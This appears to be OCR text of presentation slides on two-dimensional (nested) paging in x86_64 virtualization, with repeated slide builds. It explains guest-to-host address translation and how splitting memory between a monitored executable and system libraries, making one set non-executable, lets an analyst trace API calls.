
Two-Dimensional Paging

Address translation 101 (x86_64)




Two-Dimensional Paging

Address translation 101 (x86_64)



Two-Dimensional Paging

Second-level page tables




Guest Virtual Memory

Guest Physical Memory

Host Physical Memory

Two-Dimensional Paging


Second-level page tables



Two-Dimensional Paging

Using TDP to monitor API calls

- Divide memory regions into two sets:
  - Set A: Target executable
  - Set B: System libraries and kernel



Evil.app

Foundation.framework

CFNetwork.framework


libsystem_kernel.dylib

kernel

Two-Dimensional Paging

Using TDP to monitor API calls

- Divide memory regions into two sets:
  - Set A: Target executable
  - Set B: System libraries and kernel




- One of the sets is executable, the other non-executable

Two-Dimensional Paging

Using TDP to monitor API calls

- Divide memory regions into two sets:
  - Set A: Target executable
  - Set B: System libraries and kernel
- One of the sets is executable, the other non-executable

